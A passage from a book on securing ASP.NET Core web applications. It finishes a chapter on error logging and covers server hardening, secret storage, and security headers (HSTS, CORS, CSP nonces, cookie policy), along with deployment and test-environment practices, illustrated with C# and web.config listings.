public ErrorLogger(IHostEnvironment env,
    ISecurityLoggerFactory loggerFactory)
{
    _hostEnvironment = env;
    _securityLogger =
        loggerFactory.CreateLogger<ErrorLogger>();
}

public async ValueTask<bool> TryHandleAsync(HttpContext
    httpContext, Exception exception,
    CancellationToken cancellationToken)
{
    _securityLogger.Log(SecurityEvent.General.EXCEPTION,
        exception.ToString());

    httpContext.Response.ContentType = "application/json";
    var responseObject = new { message =
        "An unknown error occurred" };
    var responseJson = System.Text.Json.JsonSerializer. ↵
        Serialize(responseObject);
    await httpContext.Response.WriteAsync(responseJson,
        cancellationToken);
    return true;
}
}

```

You can, of course, return any content you want. Just remember to avoid sending any sensitive information back to potential criminals wishing to use that information to break into your system.

Finally, you need to register your error handler with the framework like I did in Program.cs in Listing 11-18.

Listing 11-18. Adding error-catching middleware to Program.cs

```

builder.Services.AddExceptionHandler<ErrorLogger>();

var app = builder.Build();

app.UseExceptionHandler("/Home/Error");

```

Since the compiler doesn't know that the `ErrorLogger` may return content in all paths, it requires that an error path be set. And remember that while the service (i.e., adding the `ErrorLogger`) can be added anyplace before calling `builder.Build()`, the order in which you add the middleware *does* matter. If you recall from Chapter 4, middleware is executed in order until all middleware is called and in reverse order as the request is being completed. Since we want to ensure that our error middleware can catch all errors, we want it to be called last, and therefore, we want it to be added first.

Importance of Catching Errors

Before we go onto the next chapter, it's worth reiterating a point I made all the way back in Chapter 2. Your goal should almost always be that if something fails, it fails closed, and it does so in a way that is obvious to the user. Remember the story I told earlier in the book about the app that no one trusted because no one was sure if it actually worked? You don't want that to happen to you. If something fails, log it and also let the user know.

And of course, be proactive in checking the logs. No end user likes to see their system fail, but in my experience, they're much more satisfied with the quality of the product if you already know about the error (even better if you are working on a solution) when they report it to you.

Summary

In this chapter, I primarily discussed logging, both in how the current solution is inadequate for security purposes and I proposed a better one. Along with better logging, I showed you how you could use your new and improved logging to create some active defenses. I finally reminded you that you should never swallow errors without telling the user, that while no one likes to see an error message, not trusting the system is worse.

In the next chapter, I'll show you how to securely set up your hosting environment. Even if you have a system administration team that sets these environments up for you, you should know what best practices are, since many settings are located in code, not server settings.

CHAPTER 12

Setup and Configuration

Like many of the topics covered in this book, proper setup and configuration of an ASP.NET Core website could be an entire book on its own. Or several books, if you also want to cover all the ins and outs of configuring the popular cloud environments. I thought about not including it at all, but there are three good reasons to do so:

- Many developers, especially in the age of DevOps, are responsible for setting up their own environments.
- Much of the setup that traditionally was the responsibility of the infrastructure teams is now done in .NET Core.
- Knowing how your server will be set up will inform how you perform certain actions, such as file upload storage.

While I can't provide a comprehensive overview of all of the things you need to think about, it is still worth doing a high-level overview of some of the most important factors to consider when setting up your website.

Most of the explanations in this chapter will assume you have access to the server, either via physical server or a virtual machine hosted in the cloud. This is for several reasons:

- I expect many of your projects will be upgrades from previous versions of ASP.NET and will reuse existing infrastructure.
- Even in purely greenfield (new) projects, there are legitimate reasons to purchase hardware or use cloud-based servers instead of using cloud-based services.
- There is a lot of truth to the adage “the cloud is just someone else's computer.” Knowing what good security looks like when it is your server will only help you when securing cloud-based services.

Because this is such a large topic, though, I would encourage you to do research on your own if you do need to set up your own environment. The topic of server and network security is much more heavily and skillfully covered than application development security is.

Setting Up Your Environment

First things first, while an ASP.NET Core website *can* run without a web server, that doesn't mean that it *should*. You should plan on running your website behind some sort of web server for every nontrivial purpose. If you are managing your own server, you can use Microsoft-supported plug-ins¹ to run your website on any one of the top three web servers in use today:²

- Apache
- Nginx
- Internet Information Services (IIS)

There are plug-ins available for other servers as well, but be careful here: Apache, Nginx, and IIS all have had several decades of security hardening and have well-supported plug-ins. I don't recommend venturing too far away from the tried-and-true here.

If you are running code in a cloud environment, ensure that you are setting up your website to run behind a web server, not running your .NET Core code directly.

Caution After I did a quick search on running ASP.NET Core, my first result was an Amazon-written article on how to run ASP.NET within AWS Elastic Beanstalk. As far as I can tell, deploying code this way would run the website behind Kestrel and not any other web server. Keep in mind that the first result that shows up after your search may not be the best one.

¹<https://learn.microsoft.com/en-us/aspnet/core/fundamentals/servers/?view=aspnetcore-8.0&tabs=windows>

²https://w3techs.com/technologies/overview/web_server

Web Server Security

Regardless of what web server you use, there are some general security guidelines that you should follow:

- **Do not allow your website to write files to any folder within the website itself.** It's simply too easy for you to make a mistake that will allow hackers to access other files in your web folder. If you must save files, do so in a location that is as far away from your website as possible, such as a different drive or a different server entirely.
- **Do not allow users to save files using their own file name.** You may run into name collisions if you do so. But more importantly, you open the door to allowing users to store files in other directories. Save the file with a unique identifier as a name, then store a mapping from identifier to file name elsewhere.
- **Turn off directory browsing.** Attackers will use this information to find configuration files, backups, etc. If you need users to browse your files, keep a list of files and programmatically display the list to users, preventing someone from misusing the directory browsing functionality.
- **Do not store your web files in the default location for your web server.** For example, if you are using IIS, store your files in C:\webfiles instead of C:\inetpub\wwwroot. This will make it (slightly) harder for attackers to find your files in case they're able to access your server.
- **Turn off all unneeded services on your web server.** Any service can serve as an entry point to your server and therefore serve as a backdoor to your website. Turn these off if and when you can. This especially includes PowerShell. Between the power that PowerShell offers and the difficulty that virus scanners have in differentiating malicious vs. accepted scripts, PowerShell is an especially dangerous feature to leave on in your server.

Keep Servers Separated

Whether you have your website hosted within a cloud-based service, hosted in infrastructure within the cloud, or hosted locally, it is important that you have your website separated as much as possible from related services, such as your mail or database servers. Ideally, each server would have its own firewall and would only allow traffic specific for that service from allowed locations. To illustrate how that might work, imagine that your website has three main components: a web front end, a mail server, and a database server. Here's how you could set up permissions on each server (and this is true whether or not you are in the cloud):

- Your web server would allow inbound connections for all IP addresses (for public websites) on web ports (usually 80 and 443). It would *only* allow inbound administrator connections (for remote desktop or SSH) from known, allowable addresses such as yours and your system administrator. Outbound connections would only be allowed for software update checks, calls to the mail server, writing to your log store, and calls to the database.
- Your mail server would *only* allow inbound connections from your web server to the mail endpoint and only allow outbound connections to check for system updates and to send mail.
- Your database server would only allow inbound connections from your web server to its database and only allow outbound connections to check for system updates and send backups to your storage location.

Leaving your mail server publicly exposed is basically asking hackers to use your server to send their spam. Leaving your database server publicly exposed is asking hackers to read the data in your database. Leaving these servers fully open to your web server, as opposed to opening ports for the specific services that are needed, opens yourself up to more serious breaches if your website server is breached. Layered security is important.

What if you need to access the mail and/or the database server? You could temporarily open a hole in your firewall to allow for the minimum number of users to access the server, do what you need to do, and then close the hole in the firewall again. This minimizes your risk that an attacker can gain a foothold in one of your servers behind one of your firewalls.

Caution If you are using the cloud, do not accept the defaults without ensuring that they are appropriate for your application. For instance, closing off database access from the general public is relatively easy in Azure, but the default is to leave the database open to *all* Azure services, regardless of whether or not you own them. And the default database connection strings all use admin credentials, which I hope you know by now is *not* a good idea.

Server Separation and Microservices

If you are utilizing services and APIs for your back-end processing, such as grouping related logic into separate services, you should take care to not mix APIs that are intended to be called publicly (such as AJAX calls from a browser) in the same API that is intended to be called from the server only. Separate these so you can properly hide APIs that are only intended to be accessible to internal components behind firewalls to keep them further away from potential hackers.

A Note About Separation of Duties

Assuming your team is large enough, removing access where it is not needed goes for developer access to production servers as well. Most developers have had the miserable experience of trying to debug a problem that only occurs on inaccessible boxes. It would be easier to debug these issues if we had direct access to the production machines. But, on the other hand, if a developer has access to a production machine, it would be relatively easy for a developer to funnel sensitive information to an undetected file on a server's hard drive and then steal that file and remove evidence of its existence. Or do something similar with data in the database. As irritating as it can be for us at times, we as developers should not have direct access to production machines.

Storing Secrets

The idea of keeping your servers and services separated from the rest of your systems is even more true when talking of storing your secrets, like passwords to authenticate to third-party apps or your encrypted PII data. Several years ago, Amazon asked developers

to watch their public repositories for exposed AWS credentials,³ and that problem hasn't gone away. Just the opposite – now there are several tools available that allow developers and hackers alike to look in source control for exposed secrets.⁴ So source control is not the place to store secrets, but what is? Here are a few options, roughly in order of desirability:

- Store your secrets within a dedicated key storage, such as Azure's Key Vault or Amazon's Key Management Service. This is the most secure option, but these services can be expensive if you have a large number of keys.
- Store your secrets within environment variables on your server. This approach is better than storing secrets within configuration files because secrets are stored away from your website itself, but they are stored on the same server.
- Store your secrets within a separate environment, behind a separate firewall, that you build yourself. Assuming you build the service correctly, this is a secure option. But when you factor in the effort to build and maintain such a system, you may be better off just purchasing storage in a cloud-based key storage service.
- Store your secrets within `appsettings.production.json` on your server. This is not secure because the secrets are stored with your website, and you need to access the server to make changes to the file, but this approach can be adequate for small or insignificant sites. Remember, if you choose this option, your secrets must *never* be checked into source control.

Caution You may be wondering whether it would be ok to encrypt your secrets in a configuration file and check that into source control. I don't recommend it. The main issue here is that you probably haven't solved the problem. In order to decrypt the configuration file, you will need to store the decryption key, either in source control where it is exposed or in your secret store where your secrets should be stored anyway.

³www.techspot.com/news/56127-10000-aws-secret-access-keys-carelessly-left-in-code-uploaded-to-github.html

⁴<https://geekflare.com/github-credentials-scanner/>

Setting Up Headers

It's relatively rare for me to see websites that have security headers in place. Now that you know better, I hope you don't make the same mistake and neglect to add security headers.

Unfortunately, setting headers in ASP.NET Core is harder than it should be. If you choose to use middleware to do it, if you add the headers too early in the process, they will be overwritten. If you add them too late in the process, then an exception will be thrown due to editing the response after it has been finalized.

If you do want to use middleware, you should call it after you call `UseAuthentication()`, `UseAuthorization()`, and `UseResponseCaching()`, but before you call `MapControllerRoute()` and/or `MapRazorPages()`. If you write ad hoc middleware, the code you add to `Program.cs` could look something like Listing 12-1.

Listing 12-1. Adding middleware to add headers

```
app.Use(async (context, next) =>
{
    context.Response.Headers["X-Frame-Options"] = "DENY";
    await next.Invoke();
});
```

Another option to add headers is to add them during the `OnStarting` event of the `Response` object. Listing 12-2 shows code that can be added at any time in your middleware stack.

Listing 12-2. Order-safe middleware for adding headers

```
app.Use(async (context, next) => {
    context.Response.OnStarting(() => {
        context.Response.Headers["X-Frame-Options"] = "DENY";
        return Task.FromResult(0);
    });

    await next();
});
```

If you're running your website behind IIS, you can also add these headers in your web.config file:

Listing 12-3. Adding headers via web.config

```
<?xml version="1.0" encoding="utf-8"?>
<configuration>
  <location path="." inheritInChildApplications="false">
    <!-- Content removed for brevity -->
  </location>
  <system.webServer>
    <httpProtocol>
      <customHeaders>
        <add name="X-Frame-Options" value="DENY" />
      </customHeaders>
    </httpProtocol>
  </system.webServer>
</configuration>
```

If you add headers in web.config as seen in Listing 12-3, you can view and edit them by going into IIS, clicking on your website, and double-clicking on the HTTP Response Headers icon. Just know that some deployment methods will overwrite your web.config file, so test your deployment method before storing too much information here.

Caution Don't get too creative in how you add headers. There is an attack called *response splitting* that occurs when a header allows newline characters. If an attacker can add newline characters, they can fool the browser into thinking that the attacker's content, not yours, is to be rendered on the screen. To avoid this, stick to the options that ASP.NET and/or your web server provide.

You don't need to add all of your headers this way, though. Here are a few headers that have better support within the ASP.NET Core framework.

HSTS

I mentioned in Chapter 3 that you really need to be using HTTPS everywhere. And by “everywhere,” I mean every connection from every server for every purpose. You never know who might be listening in and for what purpose. Even if you ignore the idea that information sent via HTTP is more easily modified (imagine a hacker changing an image to show a malicious message), even partial data sent via HTTP can leak more information than you intend. Certificates are cheap and relatively easy to install, so there are no excuses not to use HTTPS everywhere. If you really cannot afford to purchase a certificate, Let’s Encrypt (<https://letsencrypt.org>) offers free certificates. Support for these free certificates is better for Linux-based systems, but instructions on installing these certificates in Windows and IIS do exist.

Once you have HTTPS set up, you will need to set up your website to redirect all HTTP traffic to HTTPS. To turn this on in ASP.NET Core, you just need to ensure that `app.UseHttpsRedirection()` is called within the `Configure` method of your `Startup` class. There are ways you can do this within IIS if you want a configuration option to enforce this, and I’ll cover the easiest way by far in a moment.

Allow Only TLS 1.2 and TLS 1.3

Whether you set up which protocols you accept on your server explicitly or not, you can tell your server which versions of HTTPS (SSL 1.0, 1.1, 1.2, or TLS 1.0, 1.1, 1.2, 1.3) your server will accept. Unless you have a specific need to allow for older protocols, I highly recommend accepting TLS 1.2 or 1.3 connections *only*. Various problems have been found with all older versions. There have been problems found with TLS 1.2 as well,⁵ but adoption of TLS 1.3 probably isn’t widespread enough to justify accepting TLS 1.3 only.

Setting Up HSTS

We covered HTTP Strict Transport Security (HSTS) briefly in Chapter 3. There we talked about how the header worked by instructing the browser that uses an HTTPS connection to continue using HTTPS until the max-age limit has been reached. The ASP.NET team made it easy to configure HSTS for ASP.NET websites by allowing you to add `app.UseHsts()` in `Program.cs`. The problem here is that the default length of time that ASP.

⁵<https://calcomsoftware.com/leaving-tls1-2-using-tls1-3/>

NET Core uses for HTTPS redirection is shorter than most security professionals would recommend, so you also should configure the `HstsOptions` object in `Program.cs` by adding the service with the code in Listing 12-4.

Listing 12-4. Configuring the `HstsOptions` object

```
builder.Services.AddHsts(o =>
{
    o.Preload = true;
    o.IncludeSubDomains = true;
    o.MaxAge = TimeSpan.FromDays(365);
});
```

Caution By default, ASP.NET Core will skip adding the HSTS header to websites running on localhost. This means that you won't see the header until you push code to another environment or clear the `ExcludedHosts` in the `HstsOptions` object you configured in Listing 12-3. If you do include the HSTS header locally, your browser will enforce HTTPS on all HTML files served on localhost with that browser. I use different browsers so it's only an annoyance for me, but if you use a limited number of browsers, using HSTS in localhost can cause issues for you.

You can also easily configure HSTS in IIS if you should so choose. You can see the link circled in the lower right-hand corner in the screenshot of Figure 12-1.




Figure 12-1. HSTS link in IIS

Clicking this link pulls up a pretty self-explanatory dialog, as seen in Figure 12-2.




Figure 12-2. HSTS options in IIS

You'll notice that in addition to the Max-Age (here set to the number of seconds in a year), there is an option to redirect all HTTP traffic to HTTPS.

Note It is worth emphasizing that you do need HTTPS redirection set up properly in order for HSTS to do any good. Browsers will ignore any HSTS directives coming from HTTP sites, so be sure to set up both redirection and HSTS to get the full benefits from using both.

CORS

If you have a website that makes calls via JavaScript to an API in another domain, as we talked about in Chapter 3, you will need to configure CORS headers on your API.

Like HSTS, you can configure CORS headers by adding middleware to `Program.cs`. In the case of CORS, it is `app.UseCors()`. Like all other headers, the order you add the middleware matters, so add it before you call `MapControllers()`. Also like HSTS, you need to do some further configuration to make it work properly.

Listing 12-5. Configuring CORS default policy

```
builder.Services.AddCors(o => {
    o.AddDefaultPolicy(policy => {
        policy.WithOrigins("https://my-domain.com")
            .WithMethods("GET", "POST", "PUT")
            .AllowAnyHeader();
    });
});
```

What is this default policy in Listing 12-5? Let's break it down.

- We specified an origin with `WithOrigins()` on line 3. This tells the browser that sends the API call that the API is expecting requests from the sending website. You can specify that the endpoint can be called from any website by using `AllowAnyOrigin()`, but this should be avoided if at all possible.
- Line 4 listed methods that the endpoint is expecting. There probably isn't much harm in calling `AllowAnyMethod()` here.

- The CORS enforcement mechanism has the ability to reject requests with extra headers, but that's as likely to reject valid requests as it is to allow invalid ones, so I chose to call `AllowAnyHeader()` instead.

To configure your code to use CORS, you could configure a default policy by configuring the service in `Program.cs` as seen in Listing 12-5 and then enforce CORS globally either by calling `RequireCors()` immediately after `MapControllers()` or by adding the `[EnforceCors]` attribute to your controller methods.

What if you needed multiple policies? You can name them, as seen in Listing 12-6.

Listing 12-6. Named CORS policies

```
builder.Services.AddCors(o => {
    o.AddPolicy("LimitedPolicy", policy => {
        policy.WithOrigins("https://my-domain.com")
            .WithMethods("GET", "POST", "PUT")
            .AllowAnyHeader();
    });

    o.AddPolicy("PublicPolicy", policy => {
        policy.AllowAnyOrigin()
            .WithMethods("GET", "POST", "PUT")
            .AllowAnyHeader();
    });
});
```

Then to use these policies, you can specify them as seen in Listing 12-7.

Listing 12-7. Using named CORS policies

```
[HttpPost]
[EnableCors("LimitedPolicy")]
public IActionResult GetInfoForMyDomain([FromBody]int id)
{
    //Not implemented
}

[HttpPost]
[EnableCors("PublicPolicy")]
```



```
public IActionResult GetPublicInfo([FromBody]int id)
{
    //Not implemented
}
```

By enabling CORS headers, you can allow your API to be called by browsers in specific domains.

Caution While CORS headers can stop attacks caused by criminals hijacking users' browser sessions, they do *not* prevent criminals from causing your API directly. This is because CORS headers work with *preflight* requests, meaning requests the browser makes to see if making the “real” request is safe. For non-preflight requests, such as requests criminals would make with tools like Burp Suite, CORS checks are skipped.

CSP

If you are doing a good job writing clean code in your UI, meaning you are doing a good job ensuring that your styles are in separate stylesheet files, your JavaScript doesn't utilize unsafe methods and are in separate files, etc., you should strongly consider using CSP headers to limit the JavaScript injection/XSS attacks that can be performed against your website. Setting up a properly restrictive header will take some time, but doing so is worth the effort.

But what if you have `<script>` tags and `<style>` tags that you don't have time to refactor yet? You know about the nonce already, but how can we implement a random nonce easily? To make this happen, we'll need the following:

- A nonce, which we'll store in a service to make it accessible to both the header and our HTML pages
- A way to add the nonce to a header
- A way to easily add the nonce to a `<script>` tag

Let's start with a service. The `HttpContext` object does store a couple of identifiers, but these aren't unique enough for my comfort, so let's create our own service. Here is the class.

Listing 12-8. Class to store our nonce

```
public class NonceContainer
{
    public string ID { get; private set; } =
        Guid.NewGuid().ToString().Substring(0, 8);
}
```

Listing 12-8 contains a class with just one property – an ID with an eight-character string. If we needed truly random values, then we could use our random character generator from the chapter on cryptography, but this should be just fine for our purposes. Notice that I didn't create an interface. This is such a tiny class that creating an interface seemed like overkill. So I just added the class as a Scoped service in Program.cs in Listing 12-9.

Listing 12-9. Adding the nonce container as a service

```
builder.Services.AddScoped<NonceContainer>();
```

Now, to add the nonce to the CSP header, we need to add the CSP header. Listing 12-10 shows the header I added to the safer version of Juice Shop.

Listing 12-10. CSP header with our nonce

```
app.Use(async (context, next) => {
    context.Response.OnStarting(() => {

        var nonceService = context.RequestServices
            .GetService<NonceContainer>();
        context.Response.Headers["Content-Security-Policy"] =
            $"default-src 'self'; script-src 'self' 'nonce-␣
            {nonceService.ID}";
        return Task.FromResult(0);
    });

    await next();
});
```

We could then access this ID on every HTML page and add it manually, but it would be much nicer if we could simply add an attribute. Fortunately, we can with TagHelpers.

Listing 12-11 shows the TagHelper I created to add the nonce.

Listing 12-11. TagHelper to add a nonce to a <script> tag

```
[HtmlTargetElement("script", Attributes = "add-nonce")]
public class ScriptTagHelper : TagHelper
{
    private readonly IHttpContextAccessor _contextAccessor;

    [HtmlAttributeName("add-nonce")]
    public bool AddNonce { get; set; }

    public ScriptTagHelper(IHttpContextAccessor contextAccessor)
    {
        _contextAccessor = contextAccessor;
    }

    public override void Process(TagHelperContext context,
        TagHelperOutput output)
    {
        //Null checks removed for brevity
        if (AddNonce)
        {
            var nonceService = _contextAccessor.HttpContext
                .RequestServices.GetService<NonceContainer>();
            output.Attributes.SetAttribute("nonce",
                nonceService.ID);
        }
    }
}
```

Since this is a book on security and not development, I'll give you a quick overview of the TagHelper in Listing 12-11 without going into too much detail:

- Our ScriptTagHelper inherits from Microsoft.AspNetCore.Razor.TagHelpers.TagHelper.

- The `HtmlTargetElement` attribute tells the compiler which tag(s) we intend to use our helper on. In our case, we want to use this on `<script>` tags.
- We specify our new attribute, “add-nonce”, in both the `HtmlTargetElement` attribute and in the `HtmlAttributeName` attribute on our `AddNonce` property. The latter allows the compiler to know which property to assign the attribute value to.
- The `Process` method does the actual work by pulling the nonce from our `NonceContainer` and adding the attribute via `SetAttribute`.

Then the last change you need to make is to tell the compiler that you want to use your custom `TagHelper`. You can do this by adding the code in Listing 12-12 to your `_ViewImports.cshtml` file.

Listing 12-12. Addition to `_ViewImports.cshtml` that allows us to use our new tag

```
@addTagHelper *, <<INSERT DLL NAME>>
```

Finally, to use the new tag, all you need to do is something like the code in Listing 12-13 and your inline scripts will work, even with a secure CSP header in place.

Listing 12-13. Using our new add-nonce attribute

```
<script add-nonce="true">
  //Script removed for brevity
</script>
```

Adding a CSP header will still likely be a large undertaking, since you will likely need to refactor code to avoid inline scripts and styles, but once completed, your site will be more secure (and your code will be cleaner, too).

Cookies

As mentioned in Chapter 3, cookies are a unique header whose values are passed back to the server in subsequent requests. While you probably could add cookies via changing the `Response.Headers` collection, you’re better off modifying the `Response.Cookies` collection for a number of reasons, both related to security and not.

But what happens if you add a cookie via `Response.Cookies.Append()` with the default options? Let's take a look in Listing 12-14 at what it looks like if a cookie with the name of "Greeting" and the value of "hello" is added to a request.

Listing 12-14. Adding a cookie to a request

```
Set-Cookie: Greeting=Hello; path=/
```

If you recall the section on cookies in Chapter 3, you know that there are three security settings that aren't used by default.

- Since we have not specified that the cookie is "Secure," it can be stolen via an HTTP request in a machine-in-the-middle attack.
- Since we have not specified that the cookie is "HttpOnly," it is accessible via JavaScript and can be stolen or modified in a Cross-Site Scripting attack.
- Since we have not set the SameSite attribute, our cookies will continue to be sent in GET-based CSRF attacks.

You have the option to configure cookies whenever you create them, as seen in Listing 12-15.

Listing 12-15. Configuring a cookie

```
var cookieOptions = new CookieOptions();  
cookieOptions.SameSite = SameSiteMode.Strict;  
cookieOptions.HttpOnly = true;  
cookieOptions.Secure = true;  
  
Response.Cookies.Append("Greeting", "Hello", cookieOptions);
```

In Listing 12-15, we configured a `CookieOptions` object and passed it in as a parameter to the `Append` method of the `Cookies` collection. And while this is fine, it would be better if we could set the defaults globally. Fortunately, we have a way to do that by configuring some middleware.

Listing 12-16. Configuring secure cookies using middleware

```
app.UseCookiePolicy(new CookiePolicyOptions
{
    MinimumSameSitePolicy = SameSiteMode.Strict,
    Secure = CookieSecurePolicy.Always,
    HttpOnly = HttpOnlyPolicy.Always
});
```

Like all middleware, you simply need to add the code in Listing 12-16 to your Program.cs file to ensure that any cookies you add will be configured properly.

Caution In addition to the cookie policy middleware, there is a means to add a cookie policy via a service. The service does not change all cookies globally, so you're best off if you stick to using the middleware here.

Setting Up Page-Specific Headers

There are times that you will need headers specific to a page. In fact, you've already seen this in action on the default error page.

Listing 12-17. Caching directives on the error page

```
[ResponseCache(Duration = 0, Location =
    ResponseCacheLocation.None, NoStore = true)]
public IActionResult Error()
{
    //Content removed for brevity
}
```

The code in Listing 12-17 is supposed to instruct the browser not to cache the error page so any error-specific content, such as the Request ID, is always shown. To prove that these errors are added, Figure 12-3 shows the headers on the error page as captured by Burp Suite.

Request Response	
Raw Headers Hex HTML Render	
Name	Value
HTTP/1.1	500 Internal Server Error
Cache-Control	no-cache
Pragma	no-cache
Content-Type	text/html; charset=utf-8
Expires	-1
Server	Microsoft-IIS/10.0
FromStartup	true
FromIIS	true
Date	Sat, 28 Mar 2020 16:24:36 GMT
Connection	close
Content-Length	2497

Figure 12-3. No cache headers as seen in Burp Suite

Unfortunately, there’s a problem here. The Cache-Control value of *no-cache* instructs the browser that the response must be validated before the cached version is used. In order to instruct the browser to avoid storing the information at all, you need a Cache-Control value of *no-store*. The `NoStore = true` code in the attribute is supposed to do this, but as you can see in the screenshot from the Burp capture, it didn’t. Let’s fix this by making our own page-specific header.

Listing 12-18. An attribute that overrides the Cache-Control header for a single page

```
public class CacheControlNoStoreAttribute :
    ResultFilterAttribute
{
    private const string _headerKey = "Cache-Control";
    public override void OnResultExecuting(
        ResultExecutingContext context)
    {
```

```

    if (context.HttpContext.Response.Headers.
        ContainsKey(_headerKey))

    context.HttpContext.Response.Headers.Remove(_headerKey);

    context.HttpContext.Response.Headers.Add(_headerKey,
        "no-store");

    base.OnResultExecuting(context);
}
}

```

The code in Listing 12-18 should be fairly straightforward: it first looks to see if the header already exists, and if so, it removes it. Then the code adds the new header.

Tip You may recall in Chapter 3 I said that you should use these cache directives on pages showing sensitive information to prevent browsers from storing this information on users' machines. Now you know how to add these headers in your ASP.NET websites.

There will be other times when you will want to create your own page-specific headers. You're most likely to want to do this for CSP headers when you have a third-party library that is only used on one or two pages that requires the use of a relaxed header. While it may be tempting to want to create one header with the relaxed rules for simplicity, you should have separate headers in this case. Fortunately, this method for creating page-specific headers is flexible enough to serve most needs.

Third-Party Components

Third-party components, such as JavaScript libraries or NuGet packages, can greatly improve the quality of your websites while reducing the costs of making them. They can also, however, be a source of vulnerabilities. Very often, these components are built by people who are not knowledgeable about security, and they never go through anything resembling a security review. Even popular components maintained by reputable development teams have vulnerabilities from time to time. What can you do to minimize the risk of damage occurring because of a third-party vulnerability?

- Choose components from reputable sources whenever possible. While well-known companies aren't immune from security issues, you can be reasonably sure that well-known companies are going to check for security issues at some level, when you can't say the same for other components.
- Minimize the number of permissions that are given to the component. When using server-side components, run them in their own process whenever possible and/or wrap them in a web service that is called from your website. When using JavaScript components, be sure you use CSP policies that allow only the permissions that component needs to get the job done.
- Minimize the number of components that you use. Even if you are diligent about choosing reputable components and limiting their permissions, all it takes is one problem in one component for attackers to gain a foothold into your system. You can reduce this risk by using fewer components and avoiding using libraries that have significantly more features than you intend to use.

Monitoring Vulnerabilities

The National Vulnerability Database⁶ maintained by the National Institute of Standards and Technology (NIST) is one database that lists vulnerabilities for common software components. As mentioned earlier in the book, when researchers find vulnerabilities, they will often tell the company responsible first and then report the vulnerability to the NVD once it has been fixed. With this database, you can check to see if the components you use have known issues.

In the next chapter, I'll show you how to check the NVD (and other vulnerability databases) for vulnerabilities in components that you use without having to search the library manually.

⁶<https://nvd.nist.gov/>

Deploying Your Code

Providing a complete guide to everything you need to know to deploy code securely would be a large undertaking. Are you using Docker? Are you using one of the major cloud providers? Are you deploying to a server that has other applications? Do you have an infrastructure team that handles production support? Do you require 100% uptime?

While there are no hard-and-fast answers as to the best way to deploy code, I can still give you a few guidelines to keep in mind when designing your deployment process.

- Limit privileges where possible. A lot of development teams allow all of their developers to deploy code to production. While this does allow for multiple people to debug issues if they arise, it also means that multiple people can make malicious changes (directly or if their account is hijacked) to production.
- Automate where possible. Automation, when paired with limiting privileges, can not only help you limit criminals inserting malicious code during the deployment process but can also reduce the likelihood of human error.
- Avoid storing secrets in accessible configuration files. The easier it is for you to access secrets (like encryption keys or database passwords), the easier it will be for a criminal to find them.
- Use antitampering techniques where practical. Use integrity hashes on your JavaScript files as outlined in Chapter 10 to prevent altered JavaScript files from loading in the browser. If possible, check integrity hashes on your third-party components as well.
- Ensure that any processes that build and deploy code only have the minimum number of rights to do what they need to reduce the likelihood of a hijacked process installing malware.

And in general, follow the security best practices followed in the first few chapters of this book. Attacks on deployment processes are relatively rare, but they do happen, so you should take steps to prevent them.

Secure Your Test Environment

Unfortunately, it is all too common for development and product teams to spend a lot of time and effort securing their production systems and then leave their test systems completely unprotected. At best, this can leave attackers free to look for security holes in your app undetected, so they can target only known problems when they are on your production website. This problem can be much, much worse if you have production data in your test system for the sake of more realistic testing.

While securing your test environment as thoroughly as you secure your production environment is likely overkill, there are still a few guidelines you should follow in your test system.

- Never use production data in your test environment. If hackers get in and steal something, let them steal information associated with “John Doe” or “Bugs Bunny.”
- Hide your test system behind a firewall so only users who need access to your system can find the site, much less log in. Never count on the URL being difficult to guess to protect your site from being discovered by hackers.
- Use passwords that are as complex in your test environment as you do in production. You do not want hackers to guess your test environment password, crawl your site’s administration pages, and then use that information to attack your production environment.

Note Many years ago, I was doing a Google search to see if any of our test websites were being picked up by Google’s crawler. And indeed, I found one. Apparently, not only did we leave a link to the test site on one of our production sites, we left the test site available to the public. Be sure to test periodically to make sure your test websites are secured.

Summary

In this chapter, I talked at a high level about how to set up your web servers securely. I also talked about the importance of keeping your servers separated from both each other and the public as much as possible, how to use HTTPS to secure your sites, how to add security-related headers, and finally why it is important to secure your test site almost as much as you secure production.

In the last chapter, I'll talk about how to add security into your software development lifecycle, so you're not scrambling at the end of a project trying to implement security fixes – or worse, scrambling to find and fix security issues after a breach occurs.

CHAPTER 13

Secure Software Development Lifecycle (SSDLC)

